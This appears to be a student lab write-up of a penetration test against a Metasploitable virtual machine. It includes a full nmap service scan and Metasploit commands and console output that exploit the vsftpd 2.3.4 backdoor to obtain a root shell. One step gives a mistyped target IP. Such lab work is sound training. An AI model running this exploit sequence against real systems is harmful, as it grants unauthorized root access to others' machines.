


Vulnerability Analysis

And

Exploitation

Target Identification (Reconnaissance): To identify the target and open ports, an Nmap scan was performed on the network.

- ✓ **Command Used:** nmap -sV 10.144.224.23.
- ✓ **Observation:** The scan revealed multiple open ports, including Port 21 (FTP – File Transfer Protocol), Port 22 (SSH – Secure Shell) and Port 80 (HTTP – Hypertext Transfer Protocol). Specifically the (FTP – File Transfer Protocol) service was identified as vsftpd 2.3.4.



The screenshot shows a terminal window titled 'future@future: ~' with a dark blue background. The window contains the output of an Nmap scan. The command run was 'nmap -sV 10.144.224.23'. The output details various open ports and their services, including Port 21 (vsftpd 2.3.4), Port 22 (OpenSSH 4.7p1), Port 80 (Apache httpd 2.2.8), and Port 445 (Samba smbd 3.X - 4.X). Other ports listed include 23/tcp (telnet), 25/tcp (smtp), 53/tcp (domain), 111/tcp (rpcbind), 139/tcp (netbios-ssn), 445/tcp (netbios-ssn), 512/tcp (exec), 513/tcp (login?), 514/tcp (tcpwrapped), 1099/tcp (java-rmi), 1524/tcp (bindshell), 2049/tcp (nfs), 2121/tcp (ftp), 3306/tcp (mysql), 5432/tcp (postgresql), 5900/tcp (vnc), 6000/tcp (X11), 6667/tcp (irc), 8009/tcp (ajp13), 8180/tcp (http). Service information includes hosts metasploitable.localdomain and irc.Metasploitable.LAN, OSs Unix and Linux, and CPE cpe:/o:linux:linux_kernel. A note at the bottom says 'Service detection performed. Please report any incorrect results at https://nmap.org/submit/.' and 'Nmap done: 1 IP address (1 host up) scanned in 18.69 seconds'.

```
(future@future)-[~]
$ nmap -sV 10.144.224.23
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-23 20:22 +0530
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 43.48% done; ETC: 20:22 (0:00:08 remaining)
Nmap scan report for 10.144.224.23
Host is up (0.0025s latency).

Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.69 seconds
```

Exploitation of vsftpd 2.3.4 (Port 21): The vsftpd 2.3.4 version contains a known backdoor vulnerability that allows execution of malicious commands.

- Tool used: Metasploit Framework (msfconsole)
 - Exploit module: exploit/unix/ftp/vsftpd_234_backdoor

Steps

1. Selected the exploit module: use exploit/unix/ftp/vsftpd_234_backdoor
 2. Set the target IP: set RHOSTS 10.144.244.23.
 3. Executed the attack: exploit

Result: A command shell session was opened successfully.

Privilege Escalation / Verification: To verify the level of access compromised, the `whoami` and `id` commands were executed.

Output: The system returned `uid=0(root)`, confirming that we have gained full administrative access to the target machine.

The screenshot shows a terminal window with the following content:

```
root@future: ~
Session Actions Edit View Help
`///omh//dMMMMMMMMMMMMMMMN/:://+ooso--/ydh//+s+/osssso:--syN//os:
/MMMMMMMMMMMMMMMMMMMd. /+++-yy/ ... osydh/-+oo:-`o// ... oyodh+
-hMMmssddd+:dMMmNMNh. .-mmk.//^__\`.^`:+:+^o:///^__\`.^`:
.sMMmo. -dMd-- :mN/` ||--X--|| ||--X--|| 
...../yddy/: ... +hmo- ... hdd:.....\`-v=/.....\`-v=/.....\`-v=/.....\`-v=/
+-----+-----+-----+
| Session one died of dysentery. |
+-----+-----+-----+
Press ENTER to size up the situation

%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%
%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%
%%%%%%%%%%%%% Health: Overweight %%%%%%
%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%
%%%%%%%%%%%%% Hacked: All the things %%%%%%
%%%%%%%%%%%%%

Press SPACE BAR to continue

=[ metasploit v6.4.102-dev
+ -- ---[ 2,583 exploits - 1,318 auxiliary - 1,694 payloads      ]
+ -- ---[ 433 post - 49 encoders - 14 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.144.224.23
RHOSTS => 10.144.224.23
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.144.224.23:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.144.224.23:21 - USER: 331 Please specify the password.
[+] 10.144.224.23:21 - Backdoor service has been spawned, handling ...
[+] 10.144.224.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:36747 → 10.144.224.23:6200) at 2025-12-23 20:57:23 +0530

whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
```